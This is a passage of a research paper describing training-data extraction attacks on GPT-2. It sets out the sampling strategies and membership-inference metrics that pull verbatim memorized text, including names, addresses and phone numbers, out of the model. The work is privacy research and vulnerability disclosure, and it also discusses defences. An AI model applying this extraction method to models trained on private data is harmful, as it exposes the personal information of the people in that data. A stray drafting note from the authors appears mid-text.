Our attacks directly apply to any language model, including those trained on sensitive and non-public data [10,16]. We use the GPT-2 model [54] released by OpenAI as a representative language model in our experiments. We choose to attack GPT-2 to minimize real-world harm—the GPT-2 model and original training data source are already public.

To make our results quantitative, we define a testable definition of memorization. We then generate 1,800 candidate memorized samples, 100 under each of the 3×6 attack configurations, and find that over 600 of them are verbatim samples from the GPT-2 training data (confirmed in collaboration with the creators of GPT-2). In the best attack configuration, 67% of candidate samples are verbatim training examples. Our most obviously-sensitive attack extracts the full name, physical address, email address, phone number, and fax number of an individual (see Figure 1). We comprehensively analyze our attack, including studying how model size and string frequency affects memorization, as well as how different attack configurations change the types of extracted data.

We conclude by discussing numerous practical strategies to mitigate privacy leakage. For example, differentially-private training [1] is theoretically well-founded and guaranteed to produce private models if applied at an appropriate record level, but it can result in longer training times and typically degrades utility. We also make recommendations, such as carefully de-duplicating documents, that empirically will help to mitigate memorization but cannot prevent all attacks.

2 Background & Related Work

To begin, we introduce the relevant background on large (billion-parameter) neural network-based language models (LMs) as well as data privacy attacks.

2.1 Language Modeling

Language models are a fundamental building block of current state-of-the-art natural language processing pipelines [12,31,50,52,55]. While the unsupervised objectives used to train these models vary, one popular choice is a "next-step prediction" objective [5,31,44,52]. This approach constructs a generative model of the distribution

$$\mathbf{Pr}(x_1, x_2, \ldots, x_n),$$

where $x_1, x_2, \ldots, x_n$ is a sequence of tokens from a vocabulary $\mathcal{V}$ by applying the chain rule of probability

$$\mathbf{Pr}(x_1, x_2, \ldots, x_n) = \Pi_{i=1}^{n} \mathbf{Pr}(x_i \mid x_1, \ldots, x_{i-1}).$$

State-of-the-art LMs use neural networks to estimate this probability distribution. We let $f_\theta(x_i \mid x_1, \ldots, x_{i-1})$ denote the likelihood of token x_i when evaluating the neural network f with parameters θ. While recurrent neural networks (RNNs) [26,44] used to be a common choice for the neural network architecture of LMs, *attention*-based models [4] have recently replaced RNNs in state-of-the-art models. In particular, *Transformer* LMs [70] consist of a sequence of attention layers and are the current model architecture of choice. Because we believe our results are independent of the exact architecture used, we will not describe the Transformer architecture in detail here and instead refer to existing work [3].

Training Objective. A language model is trained to maximize the probability of the data in a training set $\mathcal{X}$. In this paper, each training example is a text document—for example, a specific news article or webpage from the internet. Formally, training involves minimizing the loss function

$$\mathcal{L}(\theta) = -\log \Pi_{i=1}^{n} f_\theta(x_i \mid x_1, \ldots, x_{i-1})$$

over each training example in the training dataset $\mathcal{X}$. Because of this training setup, the "optimal" solution to the task of language modeling is to *memorize* the answer to the question "what token follows the sequence $x_1, \ldots, x_{i-1}$?" for every prefix in the training set. However, state-of-the-art LMs are trained with massive datasets, which causes them to not exhibit significant forms of memorization: empirically, the training loss and the test loss are nearly identical [7,53,55].

Generating Text. A language model can generate new text (potentially conditioned on some prefix $x_1, \ldots, x_i$) by iteratively sampling $\hat{x}_{i+1} \sim f_\theta(x_{i+1} | x_1, \ldots, x_i)$ and then feeding $\hat{x}_{i+1}$ back into the model to sample $\hat{x}_{i+2} \sim f_\theta(x_{i+2} | x_1, \ldots, \hat{x}_{i+1})$. This process is repeated until a desired stopping criterion is reached. Variations of this text generation method include deterministically choosing the most-probable token rather than sampling (i.e., "greedy" sampling) or setting all but the top-n probabilities to zero and renormalizing the probabilities before sampling (i.e., top-n sampling[1] [18]).

GPT-2. Our paper focuses on the GPT variant of Transformer LMs [7,52,54]. Specifically, we demonstrate our training data extraction attacks on GPT-2, a family of LMs that

[1] For notational clarity, we write top-n instead of the more common top-k because we will use the constant k for a separate purpose.

were all trained using the same dataset and training algorithm, but with varying model sizes. GPT-2 uses a word-pieces [61] vocabulary with a byte pair encoder [22].

GPT-2 XL is the largest model with 1.5 billion parameters. For the remainder of this paper, the "GPT-2" model refers to this 1.5 billion parameter model or, when we specifically indicate this, its Small and Medium variants with 124 million and 334 million parameters, respectively.

The GPT-2 model family was trained on data scraped from the public Internet. The authors collected a dataset by following outbound links from the social media website Reddit. The webpages were cleaned of HTML, with only the document text retained, and then *de-duplicated* at the document level. This resulted in a final dataset of 40GB of text data, over which the model was trained for approximately 12 epochs.[2] As a result, GPT-2 does not overfit: the training loss is only roughly 10% smaller than the test loss across all model sizes.

2.2 Training Data Privacy

It is undesirable for models to remember any details that are specific to their (potentially private) training data. The field of training data privacy develops attacks (to leak training data details) and defenses (to prevent leaks).

Privacy Attacks. When models are not trained with privacy-preserving algorithms, they are vulnerable to numerous privacy attacks. The least revealing form of attack is the *membership inference attack* [28, 47, 65, 67]: given a trained model, an adversary can predict whether or not a *particular* example was used to train the model. Separately, model inversion attacks [21] reconstruct representative views of a subset of examples (e.g., a model inversion attack on a face recognition classifier might recover a fuzzy image of a particular person that the classifier can recognize).

Training data extraction attacks, like model inversion attacks, reconstruct training datapoints. However, training data extraction attacks aim to reconstruct *verbatim* training examples and not just representative "fuzzy" examples. This makes them more dangerous, e.g., they can extract secrets such as verbatim social security numbers or passwords. Training data extraction attacks have until now been limited to small LMs trained on academic datasets under artificial training setups (e.g., for more epochs than typical) [8, 66, 68, 73], or settings where the adversary has a priori knowledge of the secret they want to extract (e.g., a social security number) [8, 27].

Protecting Privacy. An approach to minimizing memorization of training data is to apply differentially-private training techniques [1, 9, 43, 60, 64]. Unfortunately, training models with differentially-private mechanisms often reduces accuracy [34] because it causes models to fail to capture the long tails of the data distribution [19, 20, 67]. Moreover, it increases training time, which can further reduce accuracy because current LMs are limited by the cost of training [35, 38, 55]. As a result, state-of-the-art LMs such as GPT-2 [53], GPT-3 [7], and T5 [55] do not apply these privacy-preserving techniques.

[2] Personal communication with the GPT-2 authors.

3 Threat Model & Ethics

Training data extraction attacks are often seen as theoretical or academic and are thus unlikely to be exploitable in practice [71]. This is justified by the prevailing intuition that privacy leakage is correlated with overfitting [72], and because state-of-the-art LMs are trained on large (near terabyte-sized [7]) datasets for a few epochs, they tend to not overfit [53].

Our paper demonstrates that training data extraction attacks are *practical*. To accomplish this, we first precisely define what we mean by "memorization". We then state our threat model and our attack objectives. Finally, we discuss the ethical considerations behind these attacks and explain why they are likely to be a serious threat in the future.

3.1 Defining Language Model Memorization

There are many ways to define memorization in language modeling. As mentioned earlier, memorization is in many ways an *essential* component of language models because the training objective is to assign high overall likelihood to the training dataset. LMs must, for example, "memorize" the correct spelling of individual words.

Indeed, there is a research direction that analyzes neural networks as repositories of (memorized) knowledge [51, 59]. For example, when GPT-2 is prompted to complete the sentence "My address is 1 Main Street, San Francisco CA", it generates "94107": a correct zip code for San Francisco, CA. While this is clearly memorization in some abstract form,we aim to formalize our definition of memorization in order to restrict it to cases that we might consider "unintended" [8].

3.1.1 Eidetic Memorization of Text

We define eidetic memorization as a particular type of memorization.[3] Informally, eidetic memorization is data that has been memorized by a model despite only appearing in a small set of training instances. The fewer training samples that contain the data, the stronger the eidetic memorization is.

To formalize this notion, we first define what it means for a model to have knowledge of a string s. Our definition is loosely inspired by knowledge definitions in interactive proof systems [24]: a model f_θ knows a string s *if s can be extracted by interacting with the model*. More precisely, we focus on *black-box* interactions where the model generates s as the most likely continuation when prompted with some *prefix* c:

[3] *Eidetic memory* (more commonly called *photographic memory*) is the ability to recall information after seeing it only once.

Definition 1 (Model Knowledge Extraction) *A string s is* extractable[4] *from an LM f_θ if there exists a prefix c such that:*

$$s \leftarrow \underset{s' : |s'|=N}{\arg\max} f_\theta(s' \mid c)$$

We abuse notation slightly here to denote by $f_\theta(s' \mid c)$ the likelihood of an entire sequence s'. Since computing the most likely sequence s is intractable for large N, the arg max in Definition 1 can be replaced by an appropriate *sampling strategy* (e.g., greedy sampling) that reflects the way in which the model f_θ generates text in practical applications. We then define eidetic memorization as follows:

Definition 2 (k-Eidetic Memorization) *A string s is k-eidetic memorized (for $k \geq 1$) by an LM f_θ if s is extractable from f_θ and s appears in at most k examples in the training data X: $|\{x \in X : s \subseteq x\}| \leq k$.*

Key to this definition is what "examples" means. For GPT-2, each webpage is used (in its entirety) as one training example. Since this definition counts the number of distinct training examples containing a given string, and not the total number of times the string occurs, a string may appear multiple times on one page while still counting as $k = 1$ memorization.

This definition allows us to define memorization as a spectrum. While there is no definitive value of k at which we might say that memorization is unintentional and potentially harmful, smaller values are more likely to be so. For any given k, memorizing longer strings is also "worse" than shorter strings, although our definition omits this distinction for simplicity.

For example, under this definition, memorizing the correct spellings of one particular word is not severe if the word occurs in many training examples (i.e., k is large). Memorizing the zip code of a particular city might be eidetic memorization, depending on whether the city was mentioned in many training examples (e.g., webpages) or just a few. Referring back to Figure 1, memorizing an individual person's name and phone number clearly (informally) violates privacy expectations, and also satisfies our formal definition: it is contained in just a few documents on the Internet—and hence the training data.

3.2 Threat Model

Adversary's Capabilities. We consider an adversary who has black-box input-output access to a language model. This allows the adversary to compute the probability of arbitrary sequences $f_\theta(x_1, \ldots, x_n)$, and as a result allows the adversary to obtain next-word predictions, but it does not allow the adversary to inspect individual weights or hidden states (e.g., attention vectors) of the language model.

This threat model is highly realistic as many LMs are available through black-box APIs. For example, the GPT-3 model [7] created by OpenAI is available through black-box API access. Auto-complete models trained on actual user data have also been made public, although they reportedly use privacy-protection measures during training [10].

Adversary's Objective. The adversary's objective is to extract memorized training data from the model. The strength of an attack is measured by how private (formalized as being k-eidetic memorized) a particular example is. Stronger attacks extract more examples in total (both more total sequences, and longer sequences) and examples with lower values of k.

We do not aim to extract *targeted* pieces of training data, but rather *indiscriminately* extract training data. While targeted attacks have the potential to be more adversarially harmful, our goal is to study the ability of LMs to memorize data generally, not to create an attack that can be operationalized by real adversaries to target specific users.

Attack Target. We select GPT-2 [54] as a representative LM to study for our attacks. GPT-2 is nearly a perfect target. First, from an ethical standpoint, the model and data are public, and so any memorized data that we extract is *already* public.[5] Second, from a research standpoint, the dataset (despite being collected from public sources) was never actually released by OpenAI. Thus, it is not possible for us to unintentionally "cheat" and develop attacks that make use of knowledge of the GPT-2 training dataset.

3.3 Risks of Training Data Extraction

Training data extraction attacks present numerous privacy risks. From an ethical standpoint, most of these risks are mitigated in our paper because we attack GPT-2, whose training data is public. However, since our attacks would apply to *any* LM, we also discuss potential consequences of future attacks on models that may be trained on private data.

Data Secrecy. The most direct form of privacy leakage occurs when data is extracted from a model that was trained on confidential or private data. For example, GMail's auto-complete model [10] is trained on private text communications between users, so the extraction of unique snippets of training data would break data secrecy.

Contextual Integrity of Data. The above privacy threat corresponds to a narrow view of data privacy as *data secrecy*.

[4] This definition admits pathological corner cases. For example, many LMs when when prompted with *"Repeat the following sentence: _____."* will do so correctly. This allows *any* string to be "known" under our definition. Simple refinements of this definition do not solve the issue, as LMs can also be asked to, for example, down-case a particular sentence. We avoid these pathological cases by prompting LMs only with short prefixes.

[5] Since the training data is sourced from the public Web, all the outputs of our extraction attacks can also be found via Internet searches. Indeed, to evaluate whether we have found memorized content, we search for the content on the Internet and are able to find these examples relatively easily.

A broader view of the privacy risks posed by data extraction stems from the framework of data privacy as *contextual integrity* [48]. That is, data memorization is a privacy infringement if it causes data to be used outside of its intended context. An example violation of contextual integrity is shown in Figure 1. This individual's name, address, email, and phone number are not *secret*—they were shared online in a specific context of intended use (as contact information for a software project)—but are reproduced by the LM in a separate context. Due to failures such as these, user-facing applications that use LMs may inadvertently emit data in inappropriate contexts, e.g., a dialogue system may emit a user's phone number in response to another user's query.

Small-k Eidetic Risks. We nevertheless focus on k-eidetic memorization with a small k value because it makes extraction attacks more impactful.While there are cases where large-k memorization may still matter (for example, a company may refer to the name of an upcoming product multiple times in private—and even though it is discussed often the name itself may still be sensitive) we study the small-k case.

Moreover, note that although we frame our paper as an "attack", LMs will output memorized data *even in the absence of an explicit adversary*. We treat LMs as black-box generative functions, and the memorized content that we extract can be generated through honest interaction with the LM. Indeed, we have even discovered at least one memorized training example among the 1,000 GPT-3 samples that OpenAI originally released in its official repository [49].

3.4 Ethical Considerations

In this paper, we will discuss and carefully examine *specific* memorized content that we find in our extraction attacks. This raises ethical considerations as some of the data that we extract contains information about individual users.

As previously mentioned, we minimize ethical concerns by using data that is already public. We attack the GPT-2 model, which is available online. Moreover, the GPT-2 training data was collected from the public Internet [54], and is in principle available to anyone who performs the same (documented) collection process as OpenAI, e.g., see [23].

However, there are still ethical concerns even though the model and data are public. It is possible—and indeed we find it is the case—that we might extract personal information for individuals from the training data. For example, as shown in Figure 1, we recovered a person's full name, address, and phone number. In this paper, whenever we succeed in extracting personally-identifying information (usernames, phone numbers, etc.) we partially mask out this content with the token [redacted]. We are aware of the fact that this does not provide complete mediation: disclosing that the vulnerability exists allows a malicious actor to perform these attacks on their own to recover this personal information.

Just as responsible disclosure still causes some (limited) harm, we believe that the benefits of publicizing these attacks outweigh the potential harms. Further, to make our attacks public, we must necessarily reveal some sensitive information. We contacted the individual whose information is partially shown in Figure 1 to disclose this fact to them in advance and received permission to use this example. Our research findings have also been disclosed to OpenAI.

Unfortunately, we cannot hope to contact all researchers who train large LMs in advance of our publication. We thus hope that this publication will spark further discussions on the ethics of memorization and extraction among other companies and research teams that train large LMs [2, 36, 55, 63].

4 Initial Training Data Extraction Attack

We begin with a simple strawman baseline for extracting training data from a language model in a two-step procedure.

- **Generate text.** We generate a large quantity of data by unconditionally sampling from the model (Section 4.1).
- **Predict which outputs contain memorized text.** We next remove the generated samples that are unlikely to contain memorized text using a membership inference attack (Section 4.2).

These two steps correspond directly to extracting model knowledge (Definition 1), and then predicting which strings might be k-eidetic memorization (Definition 2).

4.1 Initial Text Generation Scheme

To generate text, we initialize the language model with a one-token prompt containing a special start-of-sentence token and then repeatedly sample tokens in an autoregressive fashion from the model (see Section 2.1 for background). We hope that by sampling according to the model's assigned likelihood, we will sample sequences that the model considers "highly likely", and that likely sequences correspond to memorized text. Concretely, we sample exactly 256 tokens for each trial using the top-n strategy from Section 2.1 with $n = 40$.

4.2 Initial Membership Inference

Given a set of samples from the model, the problem of training data extraction reduces to one of membership inference: predict whether each sample was present in the training data [65]. In their most basic form, past membership inference attacks rely on the observation that models tend to assign higher confidence to examples that are present in the training data [46]. Therefore, a potentially high-precision membership inference classifier is to simply choose examples that are assigned the highest likelihood by the model.

Since LMs are *probabilistic* generative models, we follow prior work [8] and use a natural likelihood measure: the *per-*

plexity of a sequence measures how well the LM "predicts" the tokens in that sequence. Concretely, given a sequence of tokens $x_1, \ldots, x_n$, the perplexity is defined as

$$\mathcal{P} = \exp\left(-\frac{1}{n}\sum_{i=1}^{n}\log f_\theta(x_i|x_1,\ldots,x_{i-1})\right)$$

That is, if the perplexity is low, then the model is not very "surprised" by the sequence and has assigned on average a high probability to each subsequent token in the sequence.

4.3 Initial Extraction Results

We generate 200,000 samples using the largest version of the GPT-2 model (XL, 1558M parameters) following the text generation scheme described in Section 4.1. We then sort these samples according to the model's perplexity measure and investigate those with the lowest perplexity.

This simple baseline extraction attack can find a wide variety of memorized content. For example, GPT-2 memorizes the entire text of the MIT public license, as well as the user guidelines of Vaughn Live, an online streaming site. While this is "memorization", it is only k-eidetic memorization for a large value of k—these licenses occur thousands of times.

The most interesting (but still not eidetic memorization for low values of k) examples include the memorization of popular individuals' Twitter handles or email addresses (omitted to preserve user privacy). In fact, all memorized content we identify in this baseline setting is likely to have appeared in the training dataset many times.

This initial approach has two key weaknesses that we can identify. First, our sampling scheme tends to produce a low diversity of outputs. For example, out of the 200,000 samples we generated, several hundred are duplicates of the memorized user guidelines of Vaughn Live.

Second, our baseline membership inference strategy suffers from a large number of false positives, i.e., content that is assigned high likelihood but is not memorized. The majority of these false positive samples contain "repeated" strings (e.g., the same phrase repeated multiple times). Despite such text being highly unlikely, large LMs often incorrectly assign high likelihood to such repetitive sequences [30].

5 Improved Training Data Extraction Attack

The proof-of-concept attack presented in the previous section has low precision (high-likelihood samples are not always in the training data) and low recall (it identifies no k-memorized content for low k). Here, we improve the attack by incorporating better methods for sampling from the model (Section 5.1) and membership inference (Section 5.2).

5.1 Improved Text Generation Schemes

The first step in our attack is to randomly sample from the language model. Above, we used top-n sampling and conditioned the LM on the start-of-sequence token as input. This strategy has clear limitations [32]: it will only generate sequences that are likely from beginning to end. As a result, top-n sampling from the model will cause it to generate the same (or similar) examples several times. Below we describe two alternative techniques for generating more diverse samples from the LM.

5.1.1 Sampling With A Decaying Temperature

As described in Section 2.1, an LM outputs the probability of the next token given the prior tokens $\mathbf{Pr}(x_i \mid x_1, \ldots, x_{i-1})$. In practice, this is achieved by evaluating the neural network $z = f_\theta(x_1, \ldots, x_{i-1})$ to obtain the "logit" vector z, and then computing the output probability distribution as $y = \text{softmax}(z)$ defined by $\text{softmax}(z)_i = \exp(z_i)/\sum_{j=1}^{n}\exp(z_j)$.

One can artificially "flatten" this probability distribution to make the model less confident by replacing the output $\text{softmax}(z)$ with $\text{softmax}(z/t)$, for $t > 1$. Here, t is called the *temperature*. A higher temperature causes the model to be less confident and more diverse in its output.

However, maintaining a high temperature throughout the generation process would mean that even if the sampling process began to emit a memorized example, it would likely randomly step off the path of the memorized output. Thus, we use a softmax temperature that decays over time, starting at $t = 10$ and decaying down to $t = 1$ over a period of the first 20 tokens ($\approx$10% of the length of the sequence). This gives a sufficient amount of time for the model to "explore" a diverse set of prefixes while also allowing it to follow a high-confidence paths that it finds.

5.1.2 Conditioning on Internet Text

Even when applying temperature sampling, there are still some prefixes that are unlikely to be sampled but nevertheless occur in actual data. As a final strategy, our third sampling strategy seeds the model with prefixes from our own scrapes of the Internet. This sampling strategy ensures that we will generate samples with a diverse set of prefixes that are similar in nature to the type of data GPT-2 was trained on.

We follow a different data collection process as used in GPT-2 (which follows Reddit links) in order to reduce the likelihood that our dataset has any intersection with the model's training data. In particular, we select samples from a subset of Common Crawl[6] to feed as context to the model.[7]

[6] http://commoncrawl.org/

[7] It is possible there is some intersection between these two datasets, effectively allowing this strategy to "cheat". We believe this does not considerably affect results. First, any overlap between the two datasets is rare on average. Second, because we only use between the first 5 to 10 tokens of each sample, any possible overlap will be small in absolute terms.




Figure 2: **Workflow of our extraction attack and evaluation. 1) Attack.** We begin by generating many samples from GPT-2 when the model is conditioned on (potentially empty) prefixes. We then sort each generation according to one of six metrics and remove the duplicates. This gives us a set of potentially memorized training examples. **2) Evaluation.** We manually inspect 100 of the top-1000 generations for each metric. We mark each generation as either memorized or not-memorized by manually searching online, and we confirm these findings by working with OpenAI to query the original training data.

As in prior work [55], we perform basic data-sanitization by removing HTML and JavaScript from webpages, and we de-duplicate data on a line-by-line basis. This gives us a dataset of 50MB of text. We randomly sample between 5 and 10 tokens of context from this scraped data and then continue LM generation with top-n sampling as in Section 4.1.

5.2 Improved Membership Inference

Performing membership inference by filtering out samples with low likelihood has poor precision due to failures in the underlying language model: there are many samples that are assigned spuriously high likelihood. There are predominantly two categories of such samples:

- **Trivial memorization.** We identify many cases where GPT-2 outputs content that is uninteresting because of how common the text is. For example, it repeats the numbers from 1 to 100 with high probability.
- **Repeated substrings.** One common failure mode of LMs is their propensity to repeatedly emit the same string over and over [30, 37]. We found many of the high-likelihood samples that are not memorized are indeed repeated texts (e.g., "I love you. I love you…").

Our insight is that we can filter out these uninteresting (yet still high-likelihood samples) by comparing to a second LM. Given a second model that accurately captures text likelihood, we should expect it will *also* assign high likelihood to these forms of memorized content. Therefore, a natural strategy for finding more diverse and rare forms of memorization is to filter samples where the original model's likelihood is "unexpectedly high" compared to a second model. Below we discuss four methods for achieving this.

Comparing to Other Neural Language Models. Assume that we have access to a second LM that memorizes a different set of examples than GPT-2. One way to achieve this would be to train a model on a disjoint set of training data, in which case it is unlikely that the two models will memorize the same data for small k. An alternate strategy is to take a much smaller model trained on the same underlying dataset: because smaller models have less capacity for memorization, we conjecture that there are samples that are k-eidetic memorized (for small k) by the largest GPT-2 model, but which are not memorized by smaller GPT-2 models. Specifically, we use the Small (117M parameters) and Medium (345M parameters) models.

Comparing to zlib Compression. It is not necessary that we compare to another *neural* LM; any technique that quantifies some notion of "surprise" for a given sequence can be useful. As a simple baseline method, we compute the zlib [41] entropy of the text: the number of bits of entropy when the sequence is compressed with zlib compression. We then use the ratio of the GPT-2 perplexity and the zlib entropy as our membership inference metric. Although text compressors are simple, they can identify many of the examples of trivial memorization and repeated patterns described above (e.g., they are excellent at modeling repeated substrings).

Comparing to Lowercased Text. Instead of detecting memorization by comparing one model to another model, another option detects memorization by comparing the perplexity of the model to the perplexity of the *same* model on a "canonicalized" version of that sequence. Specifically, we measure the ratio of the perplexity on the sample before and after *lowercasing* it, which can dramatically alter the perplexity of memorized content that expects a particular casing.

Perplexity on a Sliding Window. Sometimes a model is not confident when the sample contains one memorized substring surrounded by a block of non-memorized (and high perplexity) text. To handle this, we use the minimum perplexity when averaged over a sliding window of 50 tokens.[8]

6 Evaluating Memorization

We now evaluate the various data extraction methods and study common themes in the resulting memorized content.

6.1 Methodology

An overview of our experimental setup is shown in Figure 2. We first build three datasets of 200,000 generated samples (each of which is 256 tokens long) using one of our strategies:

- *Top-n* (§4.1) samples naively from the empty sequence.
- *Temperature* (§5.1.1) increases diversity during sampling.
- *Internet* (§5.1.2) conditions the LM on Internet text.

We order each of these three datasets according to each of our six membership inference metrics:

- *Perplexity*: the perplexity of the largest GPT-2 model.
- *Small*: the ratio of log-perplexities of the largest GPT-2 model and the Small GPT-2 model.
- *Medium*: the ratio as above, but for the Medium GPT-2.
- *zlib*: the ratio of the (log) of the GPT-2 perplexity and the zlib entropy (as computed by compressing the text).
- *Lowercase*: the ratio of perplexities of the GPT-2 model on the original sample and on the lowercased sample.
- *Window*: the minimum perplexity of the largest GPT-2 model across any sliding window of 50 tokens.

For each of these $3 \times 6 = 18$ configurations, we select 100 samples from among the top-1000 samples according to the chosen metric.[9] This gives us 1,800 total samples of potentially memorized content. In real-world attacks, adversaries will look to uncover large amounts of memorized content and thus may generate many more samples. We focus on a smaller set as a proof-of-concept attack.

Data De-Duplication. To avoid "double-counting" memorized content, we apply an automated fuzzy de-duplication step when we select the 100 samples for each configuration.

Given a sample s, we define the *trigram-multiset* of s, denoted $\texttt{tri}(s)$ as a multiset of all word-level trigrams in s (with words split on whitespace and punctuation characters). For example, the sentence "my name my name my name" has two trigrams ("my name my" and "name my name") each of multiplicity 2. We mark a sample s_1 as a duplicate of another sample s_2, if their trigram multisets are similar, specifically if $|\texttt{tri}(s_1) \cap \texttt{tri}(s_2)| \geq |\texttt{tri}(s_1)|/2$.

Evaluating Memorization Using Manual Inspection. For each of the 1,800 selected samples, one of four authors manually determined whether the sample contains memorized text. Since the training data for GPT-2 was sourced from the public Web, our main tool is Internet searches. We mark a sample as memorized if we can identify a non-trivial substring that returns an *exact match* on a page found by a Google search.

Validating Results on the Original Training Data. Finally, given the samples that we believe to be memorized, we work with the original authors of GPT-2 to obtain limited query access to their training dataset. To do this we sent them all 1,800 sequences we selected for analysis. For efficiency, they then performed a fuzzy 3-gram match to account for memorization with different possible tokenizations. We marked samples as memorized when all 3-grams in the memorized sequence occurred in close proximity in the training dataset. This approach eliminates false negatives, but has false positives, and so we can use it to confirm our memorization but not to detect cases where we missed memorized samples. In a few figures below we will report exact counts for the number of times particular sequences occur in the training data. We obtained these counts by asking the GPT-2 authors perform a separate `grep` over the entire dataset to get an exact count.

6.2 Results

In total across all strategies, we identify **604** unique memorized training examples from among the 1,800 possible candidates, for an aggregate true positive rate of 33.5% (our best variant has a true positive rate of 67%). Below, we categorize what types of content is memorized by the model, and also study which attack methods are most effective.

Somwhere say "We extracted 16 individual's contact information, an additional 46 named (actual) people."

Categories of Memorized Content. We manually grouped the memorized samples into different categories (a description of these categories is in Appendix A). The results are shown in Table 1. Most memorized content is fairly canonical text from news headlines, log files, entries from forums or wikis, or religious text. However, we also identify a significant amount of unique data, containing 128-bit UUIDs, (correctly-resolving) URLs containing random substrings, and contact information of individual people and corporations. In Section 6.3, we study these cases in more detail.

[8] Chosen after a cursory hyper-parameter sweep and manual analysis.

[9] To favor low-ranked samples, while also exploring some of the higher-ranked samples, we select the 100 samples so that the fraction of selected samples with rank below k is $\sqrt{k/1000}$.

Category	Count
US and international news	109
Log files and error reports	79
License, terms of use, copyright notices	54
Lists of named items (games, countries, etc.)	54
Forum or Wiki entry	53
Valid URLs	50
Named individuals (non-news samples only)	46
Promotional content (products, subscriptions, etc.)	45
High entropy (UUIDs, base64 data)	35
Contact info (address, email, phone, twitter, etc.)	32
Code	31
Configuration files	30
Religious texts	25
Pseudonyms	15
Donald Trump tweets and quotes	12
Web forms (menu items, instructions, etc.)	11
Tech news	11
Lists of numbers (dates, sequences, etc.)	10

Table 1: Manual categorization of the 604 memorized training examples that we extract from GPT-2, along with a description of each category. Some samples correspond to multiple categories (e.g., a URL may contain base-64 data). Categories in **bold** correspond to personally identifiable information.




Figure 3: The zlib entropy and the perplexity of GPT-2 XL for 200,000 samples generated with top-n sampling. In red, we show the 100 samples that were selected for manual inspection. In blue, we show the 59 samples that were confirmed as memorized text. Additional plots for other text generation and detection strategies are in Figure 4.

Efficacy of Different Attack Strategies. Table 2 shows the number of memorized samples broken down by the different text generation and membership inference strategies. Sampling conditioned on Internet text is the most effective way to identify memorized content, however, all generation schemes reveal a significant amount of memorized content. For example, the baseline strategy of generating with top-n sampling yields 191 unique memorized samples, whereas conditioning on Internet text increases this to 273.

As discussed earlier, looking directly at the LM perplexity is a poor membership inference metric when classifying data generated with top-n or temperature sampling: just 9% and 3% of inspected samples are memorized, respectively. The comparison-based metrics are significantly more effective at predicting if content was memorized. For example, **67%** of *Internet* samples marked by zlib are memorized.

Figure 3 compares the zlib entropy and the GPT-2 XL perplexity for each sample, with memorized examples highlighted. Plots for the other strategies are shown in Figure 4 in Appendix B. Observe that most samples fall along a diagonal, i.e., samples with higher likelihood under one model also have higher likelihood under another model. However, there are numerous outliers in the top left: these samples correspond to those that GPT-2 assigns a low perplexity (a high likelihood) but zlib is surprised by. These points, especially those which are extreme outliers, are more likely to be memorized than those close to the diagonal.

The different extraction methods differ in the *type* of memorized content they find. A complete breakdown of the data is given in Appendix A; however, to briefly summarize:

1. The zlib strategy often finds non-rare text (i.e., has a high k-eidetic memorization value). It often finds news headlines, license files, or repeated strings from forums or wikis, and there is only one "high entropy" sequence found with this strategy.
2. Lower-casing finds content that is likely to have irregular capitalization, such as news headlines (where words are capitalized) or error logs (with many uppercase words).
3. The Small and Medium strategies often find rare content. There are 13 and 10 high entropy examples found by using the Small and Medium GPT-2 variants, respectively (compared to just one with zlib).

6.3 Examples of Memorized Content

We next manually analyze categories of memorized content that we find particularly compelling. (Additional examples are presented in Appendix C.) Recall that since GPT-2 is trained on public data, our attacks are not particularly severe. Nevertheless, we find it useful to analyze what we are able to extract to understand the categories of memorized content—with the understanding that attacking a model trained on a sensitive dataset would give stronger results.

Inference Strategy	Text Generation Strategy		
	Top-n	Temperature	Internet
Perplexity	9	3	39
Small	41	42	58
Medium	38	33	45
zlib	59	46	67
Window	33	28	58
Lowercase	53	22	60
Total Unique	191	140	273

Table 2: The number of memorized examples (out of 100 candidates) that we identify using each of the three text generation strategies and six membership inference techniques. Some samples are found by multiple strategies; we identify 604 unique memorized examples in total.

Personally Identifiable Information. We identify 78 examples of individual peoples' names, phone numbers, addresses, and social media accounts. Some of this memorized content is exclusive to just a few documents. For example, we extract the usernames of six users participating in an IRC conversation that appeared in exactly one training document.

URLs. We identify 50 examples of memorized URLs that correctly resolve to live webpages. Many of these URLs contain uncommon pieces of text, such as random numbers or base-64 encoded strings. We also identify several URLs that resolve correctly but we cannot identify their source (and we thus do not count them as "memorized" in our evaluation).

